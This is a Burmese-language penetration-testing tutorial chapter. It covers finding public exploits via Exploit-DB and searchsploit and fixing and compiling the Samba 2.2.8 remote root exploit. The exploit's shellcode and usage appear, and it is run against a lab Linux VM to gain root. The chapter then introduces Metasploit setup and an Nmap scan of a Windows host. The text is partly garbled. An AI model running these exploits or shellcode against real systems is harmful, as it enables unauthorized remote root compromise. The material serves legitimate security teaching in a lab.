**Note** ■ ယခု ဒီသင်ခန်းစာမျာပါရှိတဲ့ လက်တွေ၊ လုပ်ဆောင်ချက်တွေကို ပြုလုပ်ဖို့အတွက် Security Lab ထစ်ခုပြုလုပ်ထားသင့်ပါတယ်။ အဲဒီ Security Lab မှာ Victim Machines အဖြစ် Windows အတွက်ဆိုရင် Windows XP၊ Windows Server 2003၊ 2008 နဲ့ Linux အတွက်ဆိုရင် Metasploitable နဲ့ Kali Linux Level 1 တို့ကို အသုံးပြုလုပ်ဆောင်ပါရှိ အကြံလေးလိုပါတယ်။

## Searching Exploit-db

Exploit-db.com ဆိုတာ Offensive-Security Team ရဲ့ Project တစ်ခု ဖြစ်ပြီး ကမ္ဘာတစ်ရှစ်နှင့်မှာရှိတဲ့ Hackers တွေရေးသားထားတဲ့ PoC (Proof Of Concept) Code တွေကို Sharing လုပ်တဲ့ ဝဘ်ဆိုခံတစ်ခုပဲဖြစ်ပါတယ်။ ဝဘ်ဆိုခံ ရဲ့ Navigation Bar မှာရှိတဲ့ Search မှတဆင့် Vulnerabilities နဲ့သက်ဆိုင်တဲ့ Exploit တွေကိုရှာဖွေနိုင်ပါတယ်။

ဥပမာအနေနဲ့ Samba နဲ့ သက်ဆိုင်တဲ့ Exploit ကို ရှာချင်တယ်ဆိုရင် Description နေရာမှာ Samba လိုကြေားပြီး Port နေရာကိုတော့ 139 လို့ရေးကာ Search ကိုနိုင်ပြီး မိမိလိုချင်တဲ့ Exploit ကိုရှာဖွေနိုင်ပါတယ်။



နဲ့ (၄.၁) Exploit-DB ဝဘ်ဆိုခံမှ Exploit အားရှာဖွေပုံ

Google မှတဆင့်လည်း Public Exploit တွက် ရှာဖွေနိုင်ပါတယ်။ Security Focus မှာရှိတဲ့ Public Exploits Code များအား Google Dorks ကို အသုံးပြု၍ ရှာဖွေပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
"xp sp2 exploit site:securityfocus.com inurl:bid"
```

## Exploit-db at Hand

Kali Linux အတွက်ကိုတော့ Exploit-db မှ PoC Code တွက် Offline အနေနဲ့အသုံးပြုနိုင်ရန်အတွက် ထည့်သွင်းပေးထားပါတယ်။ Offline အနေနဲ့ အသုံးပြုမယ်ဆိုရင်တော့ **searchsploit** ဆိုတဲ့ Command နဲ့ မိမိလိုချင်တဲ့ Exploit တွက် ရှာဖွေနိုင်ပါတယ်။

```
# searchsploit vuln_app
```

Hackers တွေဟာ တစ်ခုလုပ်သော PoC Code တွက် Script Kiddies များ အသုံးပြုလို့မရစေရန်အတွက် Typing Error များ ထည့်သွင်းထားတတ်ကြပါတယ်။ ဒါကြောင့်တချို့သော PoC Code တွေဟာ အနည်းငယ်ပြင်ဆင်ပြီးမှသာ အသုံးပြုလို့ရနိုင်မှာဖြစ်ပါတယ်။

Exploit တွက် Perl, Python, C, C++ စတဲ့ Language အမျိုးမျိုးနဲ့ရေးကြပါတယ်။ အဲဒီ Language တွေအပေါ်မူတည်ပြီးတော့ အသုံးပြုပုံတွေ ကွဲပြားပါတယ်။ Perl နဲ့ရေးထားတဲ့ Exploit ဆိုရင်

```
# perl exploit.pl
```

ဆိုပြီးအသုံးပြုရမှာဖြစ်ပါတယ်။ Python နဲ့ရေးထားတာဆိုရင်တော့

```
# python exploit.py
```

ဆိုပြီးအသုံးပြုရမှာဖြစ်ပါတယ်။ C/C++နဲ့ ရေးထားတယ်ဆိုရင်တော့ အောက်မှာပြ ထားတဲ့အတိုင်း ပထမဥုံးအဆုံးအနေနဲ့ Compile ပြလုပ်ရမှာဖြစ်ပါတယ်။

```
# gcc exploit.c -o output_name
```

အဲဒီလိုပြလုပ်ပြီးနောက်ရရှိလာတဲ့ Output ကို အောက်မှပြထားတဲ့အတိုင်း Execute Permission ပေးရမှာဖြစ်ပါတယ်။

```
# chmod 755 output_name
```

အဲဒီလို Execute Permission ပေးပြီးမှသာ ./exploit ဆိုပြီးExploit ကို အသုံး ပြလို့ရမှာဖြစ်ပါတယ်။

```
# ./output_name
```

ဒီစာအုပ်မှာတော့ Remote Vulnerability ဖြစ်နေတဲ့ Samba ကို C Language နဲ့ ရေးသားထားတဲ့ Exploit ကိုအသုံးပြပြီး Exploitation ပြလုပ်ပုံ ကိုဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ ဒေတာင်း ပထမဥုံးဆုံးအနေနဲ့ searchsploit samba ဆိုတဲ့ Command ကိုပြီး သူနဲ့သက်ဆိုင်တဲ့ Exploit ကိုရှာလိုက်ပါ။

```
# searchsploit samba
```

```
root@KaliLinux:~# searchsploit samba
Description                                     Path
Samba 2.2.x Remote Root Buffer Overflow Exploit /linux/remote/7.pl
Samba 2.2.8 - Remote Root Exploit - sambal.c   /linux/remote/10.c
Samba 2.2.8 (Bruteforce Method) Remote Root Exploit /linux/remote/55.c
MS Windows XP/2003 Samba Share Resource Exhaustion Exploit /windows/dos/148.sh
Samba <= 3.0.4 SWAT Authorization Buffer Overflow Exploit /linux/remote/364.pl
Sambar FTP Server 6.4 (SIZE) Remote Denial of Service Exploit /windows/dos/2934.php
GoSamba 1.0.1 (include_path) Multiple RFI Vulnerabilities /php/webapps/4575.txt
Samba 3.0.27a send_mailslot() Remote Buffer Overflow PoC /linux/dos/4732.c
Samba (client) receive_smb_raw() Buffer Overflow Vulnerability PoC /multiple/dos/5712.pl
Samba < 3.0.20 - Remote Heap Overflow Exploit    /linux/remote/7701.txt
```

#### ဗု (၄.၂) Searchsploit Command ဖွင့်Exploit အားရှာဖွေပုံ

Samba နဲ့သက်ဆိုင်တဲ့ Exploit ပေါင်း (၅၀)ကျော်တွေရပါလိမ့်မယ်။ အဲဒီ ထဲကမှ မိမိ Target ရဲ့ Samba Version နဲ့သက်ဆိုင်တဲ့ Exploit ကို ထပ်မံချေး

ချယ်ဖို့လိုပါတယ်။ ဒီစာအပ်မှာတော့ **Samba Version 2.2.8** ကို Exploit ပြုလုပ်မှာဖြစ်တဲ့အတွက် Samba 2.2.8 Remote Root Exploit - sambal.c /linux/remote/10.c ဆိုတဲ့ ဒုတိယမြောက်က Exploit ကို ရွေးချယ်မှာဖြစ်ပါတယ်။ ဒါကြောင့် အဲဒီ 10.c ဆိုတဲ့ Exploit ကို အောက်မှာပြထားတဲ့အတိုင်း root အောက်မှာ Copy ကူးလိုက်ပါမယ်။

```
# cp /usr/share/exploitdb/platforms/linux/remote/10.Sc /root/10.c
```

အဲဒီနောက် root အောက်မှာရှိတဲ့ 10.c ဆိုတဲ့ Code ကို **GCC** နဲ့ Compile ပြုလုပ်ပေးဖို့လိုပါတယ်။

```
# gcc 10.c -o Samba_Vuln
```

အဲဒီလို Compile ပြုလုပ်တဲ့အခါမှာ Terminal မှာ မည်သည့် Error မှမပြုဘူးဆိုရင်တော့ Output အနေနဲ့ Samba\_Vuln ဆိုပြီးတွေ့ရမှာဖြစ်ပါတယ်။ အဲဒီလိုမှမဟုတ်ဘဲ Error ပြခဲ့မယ်ဆိုရင်တော့ Source Code မှာ အဲဒီ Error အတွက် Fix လုပ်ပြီးမှသာ Compile ပြုလုပ်နိုင်မှာဖြစ်ပါတယ်။ အခု Error ပြနေတဲ့အတွက် Code ကို Fix လုပ်ရန် မိမိကြော်နှစ်သက်ရာ Text Editor နဲ့ **10.c** ကို ဖွင့်လိုက်ပါ။ အဲဒီမှာ ^M ဆိုတဲ့ Character တွေ မြောက်မြားစွာပါဝင်နေတာကို တွေ့ရပါလိမ့်မယ်။ အဲဒီတွေအားလုံးကို Remove ပြုလုပ်ပေးရမှာဖြစ်ပါတယ်။ အဲဒီလိုမြောက်မြားစွာရှိနေတဲ့ ^M တွေကို **Vim** ဆိုတဲ့ Text Editor ကို အသုံးပြုပြီး အလွယ်တကူဖယ်ရှားနိုင်ပါတယ်။ **vim 10.c** ဆိုပြီး Exploit Code ကို ဖွင့်ကာ :%s လို့ ရိုက်ထည့်ပြီး **Ctrl+V**၊ အဲဒီနောက် **Ctrl+M** နောက်ထပ် //g လို့ ရိုက်ထည့်ပြီး :wq! ဖွင့် Save ပြုလုပ်လိုက်ပါ။

```

File Edit View Search Terminal Help
10.c (*) - VIM
"\x89\xf3\xb0\x06\xcd\x80\xeb\x99";
char bsd_bindcode[] =
"\x31\xc0\x31\xdb\x53\xb3\x86\x53\xb3\x01\x53\xb3\x82\x53\x54\xb6"
"\x61\xcd\x80\x89\x7\x31\xc0\x50\x50\x66\x60\xb0\xef\xb7\x82"
"\x66\x53\x89\xe1\x31\xdb\xb3\x18\x53\x51\x57\x58\xb0\x68\xcd\x80"
"\x31\xdb\x39\x31\x74\x86\x31\xc0\xb0\x01\xcd\x80\x31\xc0\x50\x57"
"\x50\xb0\x6a\xcd\x80\x31\xc0\x31\xdb\x50\x89\xe1\xb3\x01\x53\x89"
"\x50\x59\x51\x52\xb3\x14\x53\x50\xb0\x2e\xcd\x88\x31\xc0\x50\x58"
"\x57\x50\xb0\x1e\xcd\x80\x89\xc6\x31\xc0\x31\xdb\xb0\x82\xcd\x80"
"\x39\xc3\x75\x44\x31\xc0\x57\x58\xb0\x06\xcd\x80\x31\xc0\x50\x56"
"\x50\xb0\x5a\xcd\x80\x31\xc0\x31\xdb\x43\x53\x58\xb0\x5a\xcd"
"\x80\x31\xc0\x43\x53\x56\xb0\x5a\xcd\x88\x31\xc0\x50\x88\x2f"
"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x54\x53\x58\xb0\x3b"
"\xcd\x80\x31\xc0\xb0\xb1\xcd\x80\x31\xc0\x50\x58\xb0\x85\xcd\x80"
"\xb0\x9a";
char linux_connect_back[] =
"\x31\xc0\x31\xdb\x53\xb1\x51\xb1\x05\x51\xb1\x81\x51\xb1\x82\x51"
"\x89\xe1\xb3\x01\xb6\x66\xcd\x89\x89\x2\x31\xc0\x31\xc9\x51\x51"
"\x68\x41\x42\x43\x44\x66\x68\xb0\xef\xb1\x62\x66\x51\x89\xef\x7\x82"
"\x10\x53\x57\x52\x89\xe1\xb3\xb3\xb0\x66\xcd\x80\x31\xc9\x50\x51"
"\x74\x86\x31\xc0\xb0\x01\xcd\x80\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
"\x31\xc0\xb0\x3f\x89\xd3\xb1\x01\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
"\xb1\x82\xcd\x80\x31\xc0\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f"
"\x2f\x62\x69\x89\xe3\x50\x53\x89\xe1\xb0\xb0\xcd\x80\x31\xc0\xb0"
"\xb0\xcd\x80";
char osd_connect_back[] =
"\x31\xc0\x31\xdb\x53\xb3\x86\x53\xb3\x01\x53\xb3\x82\x53\x54\xb6"
"\x61\xcd\x80\x31\xd2\x52\x52\x69\x41\x41\x41\x41\x66\x68\xb0\xef"
"\xb7\x82\x66\x53\x89\xe1\xb2\x18\x52\x51\x50\x52\x89\xc2\x50"

```

## ပုံ (၄.၃) Vim Exploit Code အား Fix ပြလုပ်နေပုံ

ဒုအပ်ပိုင် နောက်ထပ် Broken Strings တွေ မြောက်မြားစွာပါဝင်နေပါသေးတယ်။ အဲဒါတွေအကုန်လုံးကိုလည်း မှန်ကန်အောင်ပြင်ပေးဖို့လိုပါတယ်။ Compile ပြလုပ်တဲ့အခါမှာ မှားနေသေးတယ်ဆိုရင် ဘယ် Line မှာ ဘာမှားနေတယ်ဆိုတာ ပြပေးပါတယ်။ အဲဒါကို သေချာပြင်ဆင်ပေးဖို့လိုပါတယ်။ ပြင်ဆင်ထားပြီးသား Exploit ကို ဒီစာအပ်ရဲ့ LAB DVD ခွေထဲမှာထည့်ပေးထားပါတယ်။ ပြင်ဆင်လို့ မရခဲ့ဘူးဆိုရင် ပြင်ဖို့ဘာလိုနေသေးတာလဲဆိုတာကို အဲဒီက Code နဲ့ တိုက်စစ်ကြည့်ပါ။ Code အားလုံးမှန်ကန်သွားပြီးဆိုရင် Compile လုပ်လိုက်တာနဲ့ မည့်သည့် Error မှမတက်တော့ဘဲ **Samba\_Vuln** ဆိုတဲ့ Output ထွက်လာပါလိမ့်မယ်။ အဲဒီထွက်ရှိလာတဲ့ Output ဖိုင်ကို **./output** ဆိုပြီး Run ကြည့်လိုက်တာနဲ့ သူ့ရဲ့ အသုံးပြုပုံကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။

**./Samba\_Vuln**

```
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
Usage: ./Samba_Vuln [-bBcCdfprsStv] [host]
-b    <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD
            3.1 and prior, 3 = OpenBSD 3.2)
-B    <step>        bruteforce steps (default = 300)
-c    <ip address> connectback ip address
-C    <max childs> max childs for scan;bruteforce mode (default = 40)
-d    <delay>       bruteforce/scanmode delay in micro seconds (default
            =1000000)
-f    force
-p    <port>        port to attack (default = 139)
-r    <ret>          return address
-s    scan mode      (random)
-S    <network>     scan mode
-t    <type>         presets (0 for a list)
-v    verbose mode
```

Exploitation အဆင့်ကိုမရောက်ခင်။ Vulnerable ဖြစ်တဲ့ Machine ဟာ Linux ဖြစ်တယ်ဆိုတာရယ်။ IP Address ကာယ်လောက်ဆိုတာရယ်ကို Scanning Phase တုန်းကသိရှိထားပြီဖြစ်ပါတယ်။ အခုခြုံအဆင့်မှာ အဲဒီအချက်အလက်တွေကို Exploit နဲ့ ပေါင်းစပ်အသုံးပြုရမှာဖြစ်ပါတယ်။ ဘယ်လိုပေါင်စပ်အသုံးပြုရတယ် ဆိုတာကတော့ Exploit Code ပေါ်မှတည်ပြီးတော့ အနည်းငယ်ကွဲပြားမှုတော့ရှိမှာ ဖြစ်ပါတယ်။ အခု Samba Exploit နဲ့ Target ကို Exploitation ပြလုပ်ပုံက တော့ အောက်မှာပြထားတဲ့အတိုင်းပါဖြစ်ပါတယ်။

```
# ./Samba_Vuln -b 0 -v 192.168.2. 110
```

```
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Using ret: [0xbfffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbfffffc7c]
+ Using ret: [0xbfffffb50]
+ Worked!
```

\*\*\* JE MOET JE MUIL HOUWE  
**Linux k10ptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown**  
**uid=0(root) gid=0(root) groups=99(nobody)**

အခုခိုရင် Target System ရဲ့ Samba Vulnerability မှတစ်ဆင့် Exploitation ပြည်ပြီး Root Permission ရရှိအောင်စွမ်းဆောင်နိုင်ပြီဖြစ်ပါတယ်။ **root** ဟုတ်၊ မဟုတ်ကို **whoami** ဆိုတဲ့ Command နဲ့စစ်ဆေးကြည့်လိုက်ပါ။

**whoami**

**root**

နောက်ထပ် Exploitation Phase ကိုပိုမိုမြင်သာစေရန်အတွက် **ifconfig**၊ **lastlog**၊ **ls -la** / စတဲ့ Commands တွေနဲ့ Target ကို စစ်ဆေးကြည့်ပါ။

## Metasploit Framework

Metasploit ဆိုတာ Information Security နယ်ပယ်မှာ အရမ်းကိုနာမည်ကြီး လူကြိုက်များပြီး PenTester တွေအတွက်အလွန်အသုံးဝင်တဲ့ Exploit Framework တစ်ခုဖြစ်ပါတယ်။ သူကို HD Moore ဆိုတဲ့ပုဂ္ဂိုလ်က ၂၀၀၃ ခုနှစ်မှာ စတင်ဖန်တီးခဲ့ပြီးတော့ အခုခိုရင် Version 4.9 ကို ရောက်ရှိနေဖြီဖြစ်ပါတယ်။ အစတုန်းကတော့ Network Game တစ်ခုအနေနဲ့ စတင်ခဲ့ပေမယ့်လည်း နောက်ပိုင်းမှာ Exploit Development နဲ့ Vulnerability Research အတွက် အသုံးပြနိုင်တဲ့ Powerful Tool တစ်ခုအဖြစ်ပြောင်းလဲ ဖြစ်ပေါ်လာခဲ့ပါတယ်။

Metasploit ကိုအသုံးမပြုမီမှာ သူနဲ့သက်ဆိုင်တဲ့အသုံးအနှစ်း၊ အခေါ်အဝါး တွေသိထားဖို့လိုပါတယ်။ ဒါကြောင့် အဲဒီအသုံးအနှစ်းတွေကို အရင်ဖော်ပြပေးလိုက်ပါတယ်။

- (၁) Vulnerability - Vulnerability ဆိုတာ Security ကို ကျိုးပေါက်စေတဲ့ ပျော်ကွက်ဟာကွက်တွေ၊ အားနည်းချက်တွေကို ဆိုလိုတာဖြစ်ပါတယ်။

ဥပမာအနေနဲ့ ပြောရမယ်ဆိုရင် သူခိုးတစ်ယောက်ဟာ အိမ်တစ်အိမ်ကို ဖောက်ထွင်းဖို့အတွက် အဲဒီအိမ်မှာ တံ့ခါးတွေ သေချာပိတ်ထားရှုလား၊ ပြတင်းပေါက်တွေကနေ အိမ်ထဲကိုဝင်လို့ရမလား၊ သော့ခတ်ထားတယ်ဆိုရင် အဲဒီသော့ကို သော့တုန်ဖို့ဖို့ရနိုင်မလား စတဲ့အချက်တွေကို အရင် သိအောင်လုပ်ရမှာဖြစ်ပါတယ်။ အဲဒီအချက်အလက်တွေအားလုံးဟာ အိမ်ရှု Vulnerabilities တွေပဲဖြစ်ပါတယ်။

- (၂) Exploit – Exploit ဆိုတာကတော့ Code တစ်ခုပဲ ဖြစ်ပါတယ်။ အဲဒီ Code ဟာ ပျော်ကွက်၊ ဟာကွက်ရှိတဲ့နေရာမှာတစ်ဆင့် System ထဲကို ရောက်ရှိအောင် ပြုလုပ်ပေးနိုင်ပါတယ်။ Vulnerability တွေအားလုံးမှာ သူနဲ့သက်ဆိုင်တဲ့ Exploit တွေသီးခြားစီ ရှိကြပါတယ်။ Metasploit V4.9 မှာ Exploit ပေါင်း (၁၂၀၀) ရော်ပါဝင်ပါတယ်။ သူခိုးဥပမာကို ပြန်ပေးရမယ်ဆိုရင် သော့တုန်း ထံ့ခါးကိုဖို့ပြီး အိမ်ထဲဝင်လိုက်တာဟာ Exploit ပြုလုပ်လိုက်တာဖြစ်ပါတယ်။
- (၃) Payload – Payload ဆိုတာ Exploitation ပြုလုပ်ပြီးတဲ့ အချိန်မှာ အသုံးပြုတဲ့ Code တစ်ခုဖြစ်ပါတယ်။ အဓိကအားဖြင့်တော့ Attacker အနေနဲ့ Target မှာ မိမိဖြစ်စေလိုတဲ့ Action တစ်ခုဖြစ်ပေါ်စေရန်အတွက် အသုံးပြုတဲ့ Code ဖြစ်ပါတယ်။ သူခိုးဥပမာနဲ့ ပေးရမယ်ဆိုရင် သော့တုန်း အိမ်ထဲကိုဝင်ရောက်ပြီးတဲ့အချိန်မှာ သူလို့ချင်တာတွေယူသွားမယ်၊ ဒါမှာမဟုတ်ပစ္စည်းတွေကို ဖျက်ဆီးသွားမယ်စတာတွေဟာ Payload ပဲဖြစ်ပါတယ်။
- (၄) Module – Module ဆိုတာ System ကြီးတစ်ခုအတွက် သီးခြား Functions တွေလုပ်ဆောင်ပေးရတဲ့ အစိတ်အပိုင်းတစ်ခုပဲဖြစ်ပါတယ်။ ဥပမာ အနေနဲ့ပြောရမယ်ဆိုရင် အလုပ်တစ်ခုကို မိမိနဲ့သက်ဆိုင်တဲ့အစိတ်အပိုင်း အလိုက် ခွဲပြီးလုပ်ဆောင်တဲ့သဘောမျိုးဖြစ်ပါတယ်။ အဲဒီလို Module တွေ

**ခဲ့ပြီး**: အစိတ်အပိုင်းတစ်ခုစိကိုပါသီြားလုပ်ဆောင်တဲ့ အတွက် Developer များအနေနဲ့လည်း Exploit Code အသစ်တွေပြုလုပ်ရာမှာလွယ်ကူစေမှာ ဖြစ်ပါတယ်။

Metasploit မှာ Auxiliary, Exploits, Payload, Encoder နဲ့ Nops ဆိုတဲ့ Modules တွေပါဝင်ပြီးတော့ အဲဒီ Modules တွေမှာမတူညီတဲ့ လုပ်ဆောင်မှုတွေရှိပါတယ်။ အဲဒီလုပ်ဆောင်ချက်တွေကို ဖော်ပြရမယ်ဆိုရင် Auxiliary Module က တော့ Scanning, Sniffing, Fingerprinting စတဲ့ Information Gathering အလုပ်တွေကိုလုပ်ဆောင်ပါတယ်။ Exploit Module ကတော့ Target System မှာ တွေ့ရတဲ့ Vulnerability တစ်ခုချင်းစီအတွက် သူနဲ့သက်ဆိုင်တဲ့ Proof-Of-Concept Code တွေကိုရွေးချယ်ပေးဖို့ဖြစ်ပါတယ်။ Payload Module ကတော့ Target System ကို Exploit ပြုလုပ်ပြီးတဲ့ အခါမှာမဖို့ဖြစ်စေလိုတဲ့ Action ကိုဖြစ်ပေါ်စေရန်အတွက် လုပ်ဆောင်ပေးတဲ့ Module ပဲဖြစ်ပါတယ်။ Encoder Module ဆိုတာကတော့ Anti-Virus နဲ့ Firewall တွေကို Bypass ဖြစ်စေရန်အတွက် Encoding ပြုလုပ်ပေးတဲ့ Module ပဲဖြစ်ပါတယ်။ NOP Module ကတော့ No Operation Performed ဆိုတဲ့ Assembly Language Instruction တစ်ခုပဲ ဖြစ်ပါတယ်။ ကိုယ်ပိုင် Shellcode တွေရေးတဲ့ အခါ Payload Space ကိုဖော်ထုတ်ဖို့ အတွက်အသုံးပြုပါတယ်။

Metasploit မှာ User Interface အနေနဲ့ Default အားဖြင့်

၁။ msfconsole

၂။ msfcli

၃။ msfgui နဲ့

၄။ msfweb ဆိုပြီးတော့ (၄)မိုးပါဝင်ပါတယ်။

ဒါအပြင် Metasploit ကို GUI အနေနဲ့ အသုံးပြုလိုရတဲ့ Armitage ဆိုတာလည်း ရှိပါသေးတယ်။ ဒီစာအုပ်မှာတော့ Interface တစ်ခုတည်းနဲ့ အကုန်လုံးကို အသုံးပြုလိုရနိုင်တဲ့ **msfconsole** အကြောင်းကိုပေဖော်ပြသွားမှာဖြစ်ပါတယ်။

## Starting Metasploit Framework

Metasploit ဟာ PenTest ပြည်လို့ ရရှိလာတဲ့ Result တွေကိုသိမ်းဆည်းနိုင်ဖို့အတွက် PostgreSQL ကို အသုံးပြုပါတယ်။ Kali မှာ Default အနေနဲ့မည့် Database Service မှ Boot တက်လာတဲ့အချိန်မှာ Run လုပ်တာမျိုးမရှိပါဘူး။ ဒါကြောင့် ပထမဦးဆုံးအနေနဲ့ PostgreSQL ကို Metasploit နဲ့ တွဲဖက်အလုပ်လုပ်စေနိုင်။ Start ပြည်ပေးရမှာဖြစ်ပါတယ်။အဲဒီလိုစတင်ဖို့အတွက် Terminal မှာ အောက်မှာပြထားတဲ့ Command နဲ့စတင်လိုက်ပါ။

```
# service postgresql start
```

အဲဒီနောက် **ss -ant** ဆိုတဲ့ Command နဲ့ Port 5432 ကို Running ဖြစ်နေလားဆိုတာစစ်ဆေးကြည့်ပါ။Running ဖြစ်နေခြို့ရင်တော့ အောက်မှာပြထားတဲ့ Command နဲ့ Metasploit ကို Start ပြည်ပေးရှိလိုပါတယ်။

```
# service metasploit start
```

အဲဒီလိုပြည်ပေးလိုက်ပြီဆိုဘာနဲ့ Database မှာ **msf3** ဆိုတဲ့ Database User နဲ့ Database တစ်ခုကိုယ်ဆောက်လိုက်မှာဖြစ်ပါတယ်။ အဲဒီနောက်မှာတော့ Terminal မှာ **msfconsole** ဆိုတဲ့ Command ကို အသုံးပြုပြီး Metasploit ကိုစတင်အသုံးပြုနိုင်ပြီဖြစ်ပါတယ်။ PostgreSQL Database နဲ့ချိတ်ဆက်ခြင်းရှိ၊ မရှိကိုတော့ အောက်မှာပြထားတဲ့အတိုင်းစစ်ဆေးကြည့်နိုင်ပါတယ်။

```
msf > db_status
[*] postgresql connected to msf3
msf >
```

အပေါ်မှာပြထားတဲ့အတိုင်းဆိုရင်တော့ Database နဲ့ချိတ်ဆက်နေတယ်ဆိုတာကိုပြနေပါတယ်။ အဲဒီနောက် PostgreSQL နဲ့ Metasploit Services တွေကို Boot တက်လာတာနဲ့ Startup ဖြစ်နေအောင်ပြည်ထားချင်တယ်ဆိုရင် **update-rc.d** ဆိုတဲ့ Command နဲ့ အောက်ပါအတိုင်းပြည်နိုင်ပါတယ်။

```
# update-rc.d postgresql enable
# update-rc.d metasploit enable
```

PenTester တစ်ယောက်အတွက် နေ့စဉ်နှင့်အမျှအသစ်ထွက်ရှိနေတဲ့ Vulnerabilities တွေနဲ့ သူတိနဲ့သက်ဆိုင်ရာ Exploit Code တွေကို Up-To-Date ဖြစ်နေ ဖို့လိုအပ်ပါတယ်။ အဲဒီအတွက် Metasploit မှာသက်ဆိုင်ရာ Modules တွေအလိုက် Update ပြုလုပ်ပေးနိုင်တဲ့ **msfupdate** ဆိုတဲ့ Command ပါဝင်ပါတယ်။ ဒါကြောင့် Metasploit ကိုအနည်းဆုံးအနေနဲ့ တစ်ပတ်ကိုတစ်ခါလောက် Update ပြုလုပ်ပေးသင့်ပါတယ်။

```
# msfupdate
```

## MSFConsole

Msfconsole ဟာ Metasploit Framework တစ်ခုလုံးမှာ Powerful အဖြစ် ဆုံးနဲ့စွယ်စုံရတဲ့ User Interface တစ်ခုဖြစ်ပါတယ်။ Metasploit ရဲ့ **msfconsole** မှာ Help ကို ခေါ်ကြည့်မယ်ဆိုရင် Command အနေနဲ့

- ၁။ Core Commands နဲ့
- ၂။ Database Backend Commands ဆိုပြီး အပ်စု(၂)ခုရှိပါတယ်။

```
msf > help
```

Core Commands တွေထဲက အသုံးများတဲ့ Commands တွေကိုဖော်ပြရမယ် ဆိုရင်

Command	Description
search string	Framework အတွင်း မိမိရှာဖွေလိုသော အချက်အလက်များကို သူတို့နဲ့ သက်ဆိုင်ရာ Module တွေနဲ့အတူပြသပေးစေလိုတဲ့ အခါမှာအသုံးပြုရန်
use module	မိမိအသုံးပြုလိုတဲ့ Module ကိုရွေးချယ်ရန်
info module	မိမိရွေးချယ်ထားသော Module နဲ့ပတ်သက်တဲ့ အသေးစိတ် အချက်အလက်တွေကို ကြည့်ရှုရန်
set param value	မိမိရွေးချယ်ထားတဲ့လက်ရှိ Module အတွက်လိုအပ်သော Parameter Value တွေကို သတ်မှတ်ပေးရန်
exploit	ရွေးချယ်ထားတဲ့ Exploit ကိုစတင်အလုပ်လုပ်ဆောင်စေရန်
run	ရွေးချယ်ထားတဲ့ Auxiliary Module ကိုစတင်အလုပ်လုပ်စေရန်
sessions	Target နဲ့ချိတ်ဆက်နေတဲ့လက်ရှိ Sessions များကို Manage ပြုလုပ်ရန်

အဲဒီ Commands တွေရဲ့ အသုံးပြုပုံတွေကို အခြားသင်ခန်းစာတွေမှာ လက်တွေပြသသွားမှာဖြစ်ပါတယ်။

Metasploit Framework ကို အမှုပို့ဘက်ယူမှုများကျင်ပိုင်နိုင်ချင်တယ်ဆိုရင် တော့ Offensive Security Team ရဲ့ Course တစ်ခုဖြစ်တဲ့ **Metasploit Unleashed** ဆိုတဲ့ Online Course ကို ဖတ်ရှုလောပါလို့အကြံပေးလိုပါတယ်။

“[http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page)”

## Exploiting Windows Machine

Metasploit Framework ကိုအသုံးပြုပြီး Scanning၊ OS Fingerprinting နဲ့ Exploiting ပြုလုပ်ပုံတွေကိုဖော်ပြသသွားမှာဖြစ်ပါတယ်။ ဒီသင်ခန်းစာမှာပါဝင်တဲ့ အကြောင်းအရာတွေက Metasploit နဲ့ပတ်သက်ပြီး Modules တွေဘယ်လိုအသုံးပြုရတယ်ဆိုတာကို Concept ရအောင်ပဲ ဖော်ပြထားတာဖြစ်ပါတယ်။ ဒါကြောင့် ကျေမှုများကျင်ပို့အတွက်ဆိုရင်တော့ ဒီသင်ခန်းစာနဲ့ ဘယ်လိုမှုမလုံလောက်ပါဘူး။ အဲဒီ အတွက် တွေားသော Modules တွေကို ကိုယ်တိုင်လေ့လာဖို့လိုမှာဖြစ်ပါတယ်။

၁။ ပထမဦးဆုံးအနေနဲ့ Nmap ကို Metasploit နဲ့ ပေါင်းစပ်အသုံးပြု၍ Scanning ပြည်ပုံ အဆင့်ဆင့်ကို **msfconsole** ရဲ့ Database Backend Commands များနှင့်တကွ ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

**msf > db\_status**

[\*] postgresql connected to msf3

**msf > db\_nmap -sV 192.168.2.171**

```
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-02-10 09:38 PDT
[*] Nmap: Nmap scan report for 192.168.2.171
[*] Nmap: Host is up (0.0061s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 25/tcp    open  smtp        Microsoft ESMTP 6.0.3790.3959
[*] Nmap: 53/tcp    open  domain      Microsoft DNS
[*] Nmap: 80/tcp    open  http        Microsoft IIS httpd/6.0
[*] Nmap: 119/tcp   open  nntp       Microsoft NNTP Service 6.0.3790.3959
[*] Nmap: 135/tcp   open  msrpc      Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 389/tcp   open  ldap       Microsoft Windows 2003 or 2008 microsoft-ds
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows 2000; OSes: Windows, Windows 2000;
[*] Nmap: 1025/tcp  open  msrpc      Microsoft Windows RPC
[*] Nmap: 1027/tcp  open  ncacn_http Microsoft Windows RPC over HTTP 1.0
[*] Nmap: MAC Address: 08:00:27:20:05:C7 (Cadmus Computer Systems)
[*] Nmap: Service Info: Host: kon-55921c6bf2d.starkon.com; OSs: Windows, Windows 2000;
CPE:cpe:/o:microsoft:windows
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 63.04 seconds
[*] Nmap: Raw packets sent: 1082 (47.592KB) | Rcvd: 1001 (40.120KB)
msf >
```

